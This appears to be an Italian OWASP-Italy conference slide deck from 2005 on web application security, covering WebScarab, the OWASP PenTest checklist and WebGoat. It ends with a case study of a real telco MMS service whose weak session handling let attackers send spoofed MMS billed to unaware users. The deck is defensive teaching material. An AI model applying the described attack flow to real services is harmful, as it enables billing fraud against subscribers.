Open Web Application Security Project

Web Application Security: teoria e casi reali

(a cura di **Matteo Meucci – CISSP – Business-e**)

matteo.meucci@business-e.it

Agenda ISACA-Roma 28 Aprile 2005

Test di verifica sugli applicativi: **OWASP WebScarab e PenTest Checklist**

Case-study di un applicativo web vulnerabile: MMS Spoofing

- Analisi dell'applicativo web
- Autenticazione e Billing del servizio MMS
- Vulnerabilità dell'applicativo
- Analisi dell'attacco
- Possibili contromisure

Apprendimento delle più comuni vulnerabilità: **OWASP WebGoat**

- Http Basics
- HTML Clues
- Hidden Field Tampering
- Come spoofare un Cookie di sessione
- Stored XSS
- Command Injection
- SQL Injection
- Fail Open Authentication

OWASP

- Il progetto Open Web Application Security Project (OWASP) nasce da un gruppo composto di volontari che produce tool, standard e documentazione open-source di qualità professionale.
- La comunità OWASP incentiva l'organizzazione di conferenze, la nascita di local chapter, la scrittura di articoli, papers, e discussioni riguardanti la Web Security.
- La partecipazione in OWASP è free ed aperta a tutti, come il materiale disponibile sul portale www.owasp.org
- Migliaia di membri, di cui 500 nei 38 capitoli locali e altri partecipanti ai progetti
- Milioni di hit su www.owasp.org al mese
- Defense Information Systems Agency (DISA) , US Federal Trade Commisson (FTC), VISA, Mastercard, American Express hanno adottato la documentazione OWASP nei loro standard e linee guida

Principali progetti OWASP

- Guida per la progettazione di applicativi web “sicuri”
- OWASP Top Ten Vulnerability
- Checklist per Web Application Vulnerability Assessment
- Tool per Pentester e code reviewer:
  - WebScarab
  - WebGoat
  - Stinger,…
- Articoli, standard

OWASP
The Open Web Application Security Project

OWASP-Italy

Gruppo di professionisti della sicurezza informatica interessati alle problematiche e allo sviluppo di tematiche riguardanti la Web Application Security. Active Projects:

- Traduzione della documentazione OWASP in italiano:
  - OWASP Top Ten [Done!] disponibile sul sito del www.CLUSIT.it
  - OWASP Checklist [Mag05],OWASP Guide [Waiting release v2]
- Scrittura di articoli su OWASP e WebAppSec:
  - ICTSecurity (n°33 Aprile 2005), Hackers&C (n°11 anno3)
  - “Furto d’identità e gestione della sessione web”
- Gruppo di studio per ISO17799&Web e OWASP Checklist
- Gestione Mailing list sulla WebAppSec: **http://lists.sourceforge.net/lists/listinfo/owasp-italy/**
- Public speech
- OWASP-Italy Sponsor: BUSINESSe drive your e-success

Top Ten vulnerability list

- OWASP mantiene una lista delle 10 vulnerabilità più critiche di un applicativo web.
- Aggiornate annualmente.
- Sempre più accettata come standard:
  - Federal Trade Commission (US Gov)
  - Oracle
  - Foundstone Inc.
  - @ Stake
  - VISA, MasterCard, American Express
- Tradotta in italiano:

http://www.owasp.org/local/italy.html

http://www.clusit.it/whitepapers.htm

A1. Unvalidated Input
A2. Broken Access Control
A3. Broken Authentication and Session Management
A4. Cross Site Scripting (XSS) Flaws
A5. Buffer Overflow
A6. Injection Flaws
A7. Improper Error Handling
A8. Insecure Storage
A9. Denial of Service
A10. Insecure Configuration Management


OWASP Guide

- "Building secure web applications"
  - Diretta ad architetti, sviluppatori, auditor
  - Manuale per lo sviluppo ed il deploy di applicazioni web "sicure"
  - Argomenti trattati:
    - Capire di quanta sicurezza necessita l'applicazione
    - Linee guida: un insieme di principi di sicurezza ad alto livello
    - Architettura
    - Tipi di autenticazione e i comuni problemi
    - Data validation
    - Gestione delle sessioni: cookie e IDSessione
    - AC alle risorse
    - Uso ottimale della crittografia

Analisi di sicurezza di Web App

- Framework per il Web Application Vulnerability Assessment
- Strumento software (WebScarab)
  - HTTP Proxy locale
- Metodologia: documento PenTest Checklist
  - si propone come metodologia standard per condurre un *assessment* di una applicazione web. Descrive un criterio per la realizzazione di un *penetration test* e l’insieme dei controlli di sicurezza da verificare (la lista contiene attualmente una *checklist* di 47 elementi).

Web Scarab


WebScarab
File Tools Help
Summary Proxy Spider Manual Request SessionID Analysis
☐ Tree Selection filters conversation list
Facoltà di Ingegneria - Sito ufficiale - Università di Bologna - Microsoft Internet Explorer provided by Telecom Italia Mobile
FACOLTÀ DI INGEGNERIA

URL	Method	Status	TotalBytes	Set-Cookie	Comments	Scripts
http://127.0.0.1:80/				☐	☐	☐
http://www.ing.unib-	GET	302 Moved Temporarily	140	☑	☐	☐
Ingegneria/				☐	☐	☐
default.htm	GET	200 OK	52172	☐	☐	☐

ID	Method	Url	Query	Cookie	Body	Status	
1	GET	http://127.0.0.1:80/WebGoat/attack				500 WebSc...	
2	GET	http://www.ing.unibo.it:80/				302 Moved ...	Unibo
		...Ingegneria/default.htm		UniboUU=b691f4ef-dad9-46c3-81...		200 OK	

```
stderr
        at java.lang.Thread.run(Unknown Source)
Connect from 127.0.0.1:4194
Connect to proxy.intranet.tim.it:80
http://www.ing.unibo.it : 302 Moved Temporarily
Connect from 127.0.0.1:4196
Badly formed Location header : /Ingegneria/default.htm
Connect to proxy.intranet.tim.it:80
http://www.ing.unibo.it/Ingegneria/default.htm : 200 OK
```

WebScarab:

Listen on port 8008

Web Browser:

Set to use a local proxy on port 8008

Client

The Apache Software Foundation
http://www.apache.org/

Web Server

Listen on port 80

Web Application Checklist (1)

Category	Ref Number	Name	Objective	Notes
AppDoS	OWASP-AD-001	Application Flooding	Ensure that the application functions correctly when presented with large volumes of requests, transactions, and/or network traffic.	Use various fuzzing tools to perform this test (e.g., SPIKE)
	OWASP-AD-002	Application Lockout	Ensure that the application does not allow an attacker to reset or lockout users' accounts.	
Access Control	OWASP-AC-001	Parameter Analysis	Ensure that the application enforces its access control model by ensuring that any parameters available to an attacker would not afford additional service.	Typically, this includes manipulation of form fields, URL query strings, client-side script values and cookies.
	OWASP-AC-002	Authorization	Ensure that resources that require authorization perform adequate authorization checks before being sent to a user.	
	OWASP-AC-003	Authorization Parameter Manipulation	Ensure that once a valid user has logged in, it is not possible to change the session ID's parameter to reflect another user account.	I.e., accountnumber, policynumber, usernr, etc.
	OWASP-AC-004	Authorized pages/functions	Check if it is possible to access pages or functions that require logon but can be bypassed.	

Web Application Checklist (2)

Category	Ref Num	Name	Objective	Notes
	OWASP-AC-005	Application Workflow	Ensure that where the application requires the user to perform actions in a specific sequence, the sequence is enforced.	
Authentication	OWASP-AUTHN-01	Authentication endpoint request should be HTTPS	Ensure that users are only asked to submit authentication credentials on pages that are served with SSL.	This ensures that the user knows who is asking for their credentials as well as where they are being sent.
	OWASP-AUTHN-02	Authentication bypass	Ensure that the authentication process cannot be bypassed.	Typically, this happens in conjunction with flaws such as SQL Injection.
Auth. User	OWASP-AUTHN-03	Credentials transport over an encr. channel	Ensure that usernames and passwords are sent over an encrypted channel.	Typically, this should be SSL.
	OWASP-AUTHN-04	Default Accounts	Check for default account names and passwords in use.	
	OWASP-AUTHN-05	Username	Ensure that the username is not public (or “wallet”) information such as e-mail or SSN.	
	OWASP-AUTHN-06	Password Quality	Ensure that the password complexity makes guessing passwords difficult.	
	OWASP-AUTHN-07	Password Reset	Ensure that the user must respond to a secret answer or secret question or other predetermined information before passwords can be reset.	Ensure that passwords are not sent to users in e-mail.

Web Application Checklist (3)

Category	Ref Number	Name	Objective	Notes
	OWASP-AUTHN-008	Password Lockout	Ensure that the users account is locked out for a period of time when the incorrect password is entered more that a specific number of times (usually 5).	
	OWASP-AUTHN-009	Password Structure	Ensure that special meta characters cannot be used within the password.	Can be useful when performing SQL injection.
	OWASP-AUTHN-010	Blank Passwords	Ensure that passwords are not blank.	
Auth.. SessionManagement	OWASP-AUTHSM-001	Session Token Length	Ensure that the session token is of adequate length to provide protection from guessing during an authenticated session.	
	OWASP-AUTHSM-002	Session Timeout	Ensure that the session tokens are only valid for a predetermined period after the last request by the user.	
	OWASP-AUTHSM-003	Session Reuse	Ensure that session tokens are changed when the user moves from an SSL protected resource to a non-SSL protected resource.	
	OWASP-AUTHSM-004	Session Deletion	Ensure that the session token is invalidated when the user logs out.	
	OWASP-AUTHSM-005	Session Token Format	Ensure that the session token is non-persistent and is never written to the browsers history or cache.	

Web Application Checklist (4)

Category	Ref Num.	Name	Objective	Notes
Configuration Management	OWASP -CM-001	HTTP Methods	Ensure that the web server does not support the ability to manipulate resources from the Internet (e.g., PUT and DELETE).	
	OWASP -CM-002	Virtually Hosted Sites	Try to determine if the site is virtually hosted.	If there are further sites, they could be vulnerable and lead to the compromise of the base server.
	OWASP -CM-003	Known Vulnerabilities / Security Patches	Ensure that known vulnerabilities that vendors have patched are not present.	
	OWASP -CM-004	Back-up Files	Ensure that no backup files of source code are accessible on the publicly accessible part of the application.	
	OWASP -CM-004	Web Server Configuration	Ensure that common configuration issues such as directory listings and sample files have been addressed.	
	OWASP -CM-005	Web Server Components	Ensure that web server components such as Front Page Server Extensions or Apache modules do not introduce any security vulnerabilities.	
	OWASP -CM-006	Common Paths	Check for existence of common directories within the application root.	/backup & /admin may contain information.

Web Application Checklist (5)

Category	Ref Number	Name	Objective	Notes
	OWASP-CM-007	Language/Application defaults	I.e., J2EE environmental quirks; e.g., availability of snoop.jsp /*Spy.jsp and loaded modules	
Configuration. Management Infrastructure	OWASP-CM-008	Infrastructure Admin Interfaces	Ensure that administrative interfaces to infrastructure, such as web servers and application servers, are not accessible to the Internet.	
Configuration. Management. Application	OWASP-CM-009	Application Admin Interfaces	Ensure that administrative interfaces to the applications are not accessible to the Internet.	
Error Handling	OWASP-EH-001	Application Error Messages	Ensure that the application does not present application error messages to an attacker that could be used in an attack.	This typically occurs when applications return verbose error messages such as stack traces or database errors.
	OWASP-EH-002	User Error Messages	Ensure that the application does not present user error messages to an attacker that could be used in an attack.	This typically occurs when applications return error messages such as “User does not exist” or “User Correct, Password Incorrect.”


Web Application Checklist (6)

Category	Ref Number	Name	Objective	Notes
Data Protection	OWASP-DP-001	Sensitive Data in HTML	Ensure that there is no sensitive data in the HTML (cached in the browser history) that could lead an attacker to mount a focused attack.	This typically occurs when developers leave information in HTML comments or the application renders names and addresses in HTML.
	OWASP-DP-002	Data Storage	Ensure data is protected to ensure its confidentiality and integrity, where required.	
DataProtection. Transport	OWASP-DP-003	SSL Version	Ensure that supported SSL versions do not have cryptographic weaknesses.	Typically, this means supporting SSL 3 and TLS 1.0 only.
	OWASP-DP-004	SSL Key Exchange Methods	Ensure that the web server does not allow anonymous key exchange methods.	Typically ADH Anonymous Diffie-Hellman.
	OWASP-DP-005	SSL Algorithms	Ensure that weak algorithms are not available.	Typically, algorithms such as RC2 and DES.
	OWASP-DP-006	SSL Key Lengths	Ensure the web site uses an appropriate length key.	Most web sites should enforce 128 bit encryption.
	OWASP-DP-007	Digital Certificate Validity	Ensure the application uses valid digital certificates.	Ensure that the digital certificate is valid; i.e., its signature, host, date, etc. are valid.

Web Application Checklist (7)

Category	Ref Number	Name	Objective	Notes
InputValidation	OWASP-IV-001	Script Injection	Ensure that any part of the application that allows input does not process scripts as part of the input.	Classic case of Cross Site Scripting but includes other scripting as well.
InputValidation.SQL	OWASP-IV-002	SQL Injection	Ensure the application will not process SQL commands from the user.	
InputValidation.OS	OWASP-IV-003	OS Command Injection	Ensure the applications will not process operating system commands from the user.	This typically includes issues such as path traversal, spawning command shells, and OS functions.
InputValidation.LDAP	OWASP-IV-004	LDAP Injection	Ensure the application will not process LDAP commands form the user.	
InputValidation.XSS	OWASP-IV-005	Cross Site Scripting	Ensure that the application will not store or reflect malicious script code.	

Web Penetration Checklist: Logical vs Technical flaws



Confidential Information Disclosure
- Verbose Error Messages
- HTML Comments
- Known Directory
- Known CGI File
- Configuration File Disclosure
- Backup File Disclosure

Application Input Manipulation
- SQL Injection
- Cross-Site/In-Line Scripting
- Buffer Overflow
- OS Command Injection
- Meta Character Injection
- Directory Traversal
- Null Injection
- User-Agent Manipulation
- Referrer Manipulation
- Debug Commands
- Extension Manipulation
- Frame Spoofing

Session Management
- Brute/Reverse Force
- Session Hi-Jacking
- Session Replay
- Session Forging
- Password Recovery

Logical Vulnerabilities
- Logical Flaws (Manipulation of application business logic)
- Account Privilege Escalation
- Page Sequencing
- User Impersonation
- Improper Session Handling

www.whitehatsec.com

Web Goat

- Applicazione volutamente sviluppata non rispettando le linee guida di sicurezza OWASP
- Fornisce:
  - Uno strumento educativo per impare la web application security
  - Una linea base per testare tool di sicurezza come WebScarab
  - E’ una applicazione J2EE basata su Tomcat e JDK 1.5
  - Orientata all’apprendimento:
    - Facile da usare
    - Illustra scenari credibili
    - Insegna attacchi realistici

Web Goat (2)

- WebGoat – Cosa si può imparare?
  - Un insieme di attacchi e soluzioni
    - Cross Site Scripting
    - SQL Injection Attacks
    - Thread Safety
    - Field & Parameter Manipulation
    - Session Hijacking and Management
    - Weak Authentication Mechanisms
    - In continua evoluzione
  - Il tool è free come tutto il sw e la documentazione
    - http://www.owasp.org/software/webgoat.html
    - Semplice da installare: download, unzip, ed esegui

Case-study di applicazione web vulnerabile

- Vulnerabilità di una piattaforma web che permette di inviare MMS facendo pagare un utente ignaro
- Analisi dell’applicativo web
- Autenticazione e Charging del servizio MMS
- Vulnerabilità dell’applicativo
- Analisi dell’attacco
- Possibili contromisure al bug dell’applicativo: cosa suggerite?

MMS spoofing & billing

In the following we describe a real vulnerability discoverd in a public MMS service provided by a TELCO.

This vulnerability would allow an attacker to send a spoofed MMS charging the credit of an unaware user.


This paradigmatic scenario shows how a poor session management of a web application can be used to break the authentication scheme.

We want to show how a web application with two factor authentication can be broken if developers make bad code (an elementar error of session management)

Scenario:

The company has developed a web application allowing a mobile subscriber to compose and send an MMS to another user. The sender is authenticated using an OTP received via SMS.

In this presentation we describe how it is possible to send an MMS spoofed to a user by charging another unaware user.



(2) OTP

TELCO Network

(4)

(1) web

(3) Authentication

Attacker

Web application

Spoofed MMS

Receiver: MMS from sender unaware

MMS Platform


(5)

Billing unaware user

Sender unaware (victim)

-0.7 euro credit !!!

How Authentication & Billing work



Receiver

Sender

Web App

TELCO Network

[1] Sender compose a MMS – insert MSISDN Receiver– begin authc. process

[2] Server send a form asking for [MSISDN Sender]

[3] POST MSISDN Sender

[4] Network send Short Message Service (SMS) with OTP via GSM

[4] Server send a form asking [OTP]

[5] POST OTP received on mobile phone

Two factor authentication (OTP) OK

[6] Server set cookie OTP, MSISDN on browser

[7] Call the servlet to charge the user

